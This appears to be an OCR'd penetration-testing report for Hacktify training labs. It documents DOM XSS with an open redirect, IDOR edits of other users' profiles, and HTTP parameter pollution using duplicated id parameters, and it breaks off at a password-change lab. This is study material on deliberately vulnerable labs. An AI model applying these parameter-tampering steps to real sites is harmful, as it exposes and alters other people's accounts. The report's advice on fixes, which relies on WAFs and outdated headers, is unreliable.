
2

Yes, It’s working.

Vulnerable URLs
• https://labs.hacktify.in/HTML/xss_lab/lab_10/profile.php
Consequences of not Fixing the Issue
• The same as other Labs
Suggested Countermeasures
• The same as other Labs

1.11. DOM's are love!

Reference	**Risk Rating**
DOM's are love!	**High**
Tools Used	
Payloads	
Vulnerability Description	
• Our lab is vulnerable to XSS for '?name=' and '?coin=' parameters and it is also vulnerable to open redirect on its '?redir=' parameter as it enables the attacker to craft and redirect to a random web page.	
How It Was Discovered	
I found a file named 'dom.js' as observed before and as we can look into the file, we can locate quite a few parameters to play with, listed as ?name= ?redir= ?coin= I try to play with this parameters and that’s what I get :	




This is a DOM XSS Lab

Hello,__!

```
<html>
  <head> ··· </head>
  <body> scroll overflow
    <div class="wrapper">
      <nav class="navbar navbar-expand-lg navbar-light bg-light"> ··· </nav> flex
      <section class="pager-section"> overflow
        <div class="container">
          <!--<h2 class="page-titlee">Hacktify</h2>-->
          <center>
            <div class="containers">
              <h3>This is a DOM XSS Lab</h3>
              <p id="p1">Hello,__!</p>
              <script src="dom.js"></script>
            </div>
          </center>
          <header> ··· </header>
        </div>
      </section>
      <hr> overflow
      <div class="footer"> ··· </div> overflow
    </div>
  </body>
</html>
```


Let's try to change the text.



This is a DOM XSS Lab

Hello, Happy Hackers!

```
    <button class="navbar-toggler" type="button" data-toggle="collapse" data-
    target="#navbarSupportedContent" aria-controls="navbarSupportedContent" aria-
    expanded="false" aria-label="Toggle navigation">
      <span class="navbar-toggler-icon"></span>
    </button>
    <div id="navbarSupportedContent" class="collapse navbar-collapse"> ··· </div>
  </nav>
  <section class="pager-section"> overflow
    <div class="container">
      <!--<h2 class="page-titlee">Hacktify</h2>-->
      <center>
        <div class="containers">
          <h3>This is a DOM XSS Lab</h3>
          <p id="p1">Hello, Happy Hackers!</p>
          <script src="dom.js"></script>
        </div>
      </center>
      <header>
      </header>
    </div>
  </section>
  <hr> overflow
  <div class="footer"> ··· </div> overflow
</div>
</body>
```




https://labs.hacktify.in/HTML/xss_lab/lab_11/lab_11.php/any /script tag

- **Happy Hacking**

This is a DOM XSS Lab

Hello,__!



https://labs.hacktify.in/HTML/xss_lab/lab_11/lab_11.php?redir=http://www.vulnweb.com


Subscribe — labs.hacktify.in/HTML/xss_lab/lab_11/lab_11.php?redir=http://www.vulnweb.com

This time, search with:

HACKTIFY cybersecurity

This is a DOM XSS Lab

Hello Hacker, "



www.vulnweb.com

acunetix

Vulnerable test websites for Acunetix Web Vulnerability Scanner.

Name	URL	Technologies	Resources
SecurityTweets	http://testhtml5.vulnweb.com	nginx, Python, Flask, CouchDB	Review Acunetix HTML5 scanner or learn more on the topic.
Acuart	http://testphp.vulnweb.com	Apache, PHP, MySQL	Review Acunetix PHP scanner or learn more on the topic.
Acuforum	http://testasp.vulnweb.com	IIS, ASP, Microsoft SQL Server	Review Acunetix SQL scanner or learn more on the topic.
Acublog	http://testaspnet.vulnweb.com	IIS, ASP.NET, Microsoft SQL Server	Review Acunetix network scanner or learn more on the topic.
REST API	http://rest.vulnweb.com/	Apache, PHP, MySQL	Review Acunetix scanner or learn more on the topic.

Vulnerable URLs

- https://labs.hacktify.in/HTML/xss_lab/lab_11/lab_11.php

Consequences of not Fixing the Issue

- Session Hijacking: Attackers can steal session cookies through XSS attacks, allowing them to impersonate users and gain unauthorized access to their accounts.
- Credential Theft: XSS vulnerabilities can lead to the theft of sensitive information like usernames, passwords, bank account numbers, and personally identifiable information (PII).
- Data Disclosure: Attackers can disclose end-user files, install Trojan horse programs, redirect users to malicious sites, or modify the presentation of content through XSS attacks.

Suggested Countermeasures

- Web Application Firewalls (WAF): Deploy WAF solutions to monitor and filter incoming traffic, detecting and blocking malicious payloads that could exploit XSS vulnerabilities.
- Security Headers: Implement security headers like X-XSS-Protection, X-Content-Type-Options, and X-Frame-Options to enhance browser security and protect against various types of attacks, including XSS.

References


- https://security.stackexchange.com/questions/206520/how-dangerous-is-xss

2. IDOR

2.1. Give me my amount!!

Reference	Risk Rating
Give me my amount!!	**Low**
Tools Used	
• Changing id	
Vulnerability Description	
• in this URL as marked, we can see the "/profile.php?id=" id parameter, and that too has a numerical value telling us a lot about the backend architecture such as the database at the backend where user profiles are created would have following fields (id, Email, Password, Transaction 1, Transaction 2, Transaction 3), and my user is in the 528 row or is the 528 user.	
How It Was Discovered	

Creating new user



labs.hacktify.in/HTML/idor_lab/lab_1/register.php

Happy Hacking

Register


Email happy@gmail.com

Password: •••

Confirm Password •••

Register Login

Login with same credentials



labs.hacktify.in/HTML/idor_lab/lab_1/lab_1.php

Happy Hacking


Bank User Login

Email happy@gmail.com

Password •••

Login Register

After login, we are on this screen, lets try to change the user id to get into other user’s account.



labs.hacktify.in/HTML/idor_lab/lab_1/profile.php?id=975

Happy Hacking

User Profile

Email happy@gmail.com

Credit Card 0


Transaction 1

Transaction 2

Transaction 3

Update Log out

Trying for different ids, we were getting other users details, example –


labs.hacktify.in/HTML/idor_lab/lab_1/profile.php?id=100

User Profile

Email: abc12@gmail.com


Credit Card: 0

Transaction 1: 10000

Transaction 2:

Transaction 3:

Let’s try to change the amount,


labs.hacktify.in/HTML/idor_lab/lab_1/profile.php?id=100

User Profile

Email: abc12@gmail.com

Credit Card: 0

Transaction 1: 5000

Transaction 2:

Transaction 3:

After updating and re login, we have observed that amount got changed for the user with id 100.
So by changing the parameters we can change the user details.

Vulnerable URLs

- https://labs.hacktify.in/HTML/idor_lab/lab_1/profile.php?id=

Consequences of not Fixing the Issue

- Unauthorized Data Access: Attackers can exploit IDOR vulnerabilities to access sensitive information belonging to other users by manipulating the object references in URLs, potentially leading to data breaches and privacy violations.
- Privilege Escalation: IDOR vulnerabilities can result in both horizontal and vertical privilege escalation, allowing attackers to gain unauthorized access to resources or perform actions beyond their intended privileges within the application.
- Data Manipulation: Attackers may modify or delete critical data by exploiting IDOR vulnerabilities, leading to data corruption, financial losses, or disruption of services.
- Account Takeover: IDOR vulnerabilities can facilitate account takeovers, enabling attackers to impersonate users, perform unauthorized actions on their behalf, or compromise sensitive accounts with elevated privileges.

Suggested Countermeasures
• Web Application Firewalls (WAF): Deploy WAF solutions to monitor and filter incoming traffic, detecting and blocking malicious payloads that could exploit IDOR vulnerabilities. • Security Headers: Implement security headers like X-XSS-Protection, X-Content-Type-Options, and X-Frame-Options to enhance browser security and protect against various types of attacks, including XSS.
References
• https://www.imperva.com/learn/application-security/insecure-direct-object-reference-idor/

2.2. Stop polluting my params!

Reference	Risk Rating
Stop polluting my params!	**Medium**

Tools Used


- HTTP Parameter Pollution

Vulnerability Description

- HTTP Parameter Pollution (HPP) is a type of injection attack where an attacker manipulates existing HTTP parameters to trick the application into performing unintended actions. This technique can be used to override existing hardcoded HTTP parameters, modify application behavior, access and potentially exploit uncontrolled variables, and bypass input validation mechanisms and WAF rules

How It Was Discovered

Create a new user by registering.



labs.hacktify.in/HTML/idor_lab/lab_2/register.php

Register

First Name happy


Last Name: jain

Email happy@gmail.com

Password: •••

Confirm Password •••

After login we notice URL is showing parameters, by changing the number we may able to update the user credentials.



labs.hacktify.in/HTML/idor_lab/lab_2/profile.php?id=693


User Profile

Username happy@gmail.com

First Name happy

Last Name jain

If we check for the id 300, we got user zoya, lets try to change the name



labs.hacktify.in/HTML/idor_lab/lab_2/profile.php?id=300


User Profile

Username zoyafirdouse6@gmail.com

First Name zoya

Last Name firdouse


We were unsuccessful to update the credentials.


labs.hacktify.in/HTML/idor_lab/lab_2/profile.php?id=300

User Profile

Username zoyafirdouse6@gmail.com
First Name sita
Last Name Raman


Let’s try to pollute the URL parameter.


labs.hacktify.in/HTML/idor_lab/lab_2/profile.php?id=100&id=50&id=300

User Profile

Username zoyafirdouse6@gmail.com
First Name zoya
Last Name firdouse

So by this, we can at least conclude that this lab is also vulnerable to HTTP Parameter Pollution, and the server will give us the response for the parameter placed far towards the right.


labs.hacktify.in/HTML/idor_lab/lab_2/profile.php?id=100&id=50&id=300&id=693

User Profile

Username happy@gmail.com
First Name happy
Last Name jain

Vulnerable URLs
• https://labs.hacktify.in/HTML/idor_lab/lab_2/profile.php?id=
Consequences of not Fixing the Issue
• Data Integrity Issues: HPP can result in data corruption or manipulation, affecting the accuracy and reliability of information processed by the application. • Security Breaches: Exploiting HPP vulnerabilities can enable attackers to bypass security controls, access unauthorized resources, and potentially compromise sensitive data.
Suggested Countermeasures
• Input Validation: Implement thorough input validation mechanisms to ensure that user-supplied data is sanitized and validated before processing, preventing malicious payloads from manipulating HTTP parameters. • Parameter Whitelisting: Utilize parameter whitelisting to define and restrict the acceptable values for each parameter, allowing only authorized inputs and rejecting any unauthorized or unexpected values. • Avoid Parameter Duplication: Avoid scenarios where the same parameter can be duplicated in a request, as this can lead to ambiguity and potential exploitation by attackers manipulating the order or presence of parameters.
References
• https://www.imperva.com/learn/application-security/insecure-direct-object-reference-idor/

2.3 Someone changed my password!

Reference	Risk Rating
Someone changed my password!	**Medium**

Tools Used

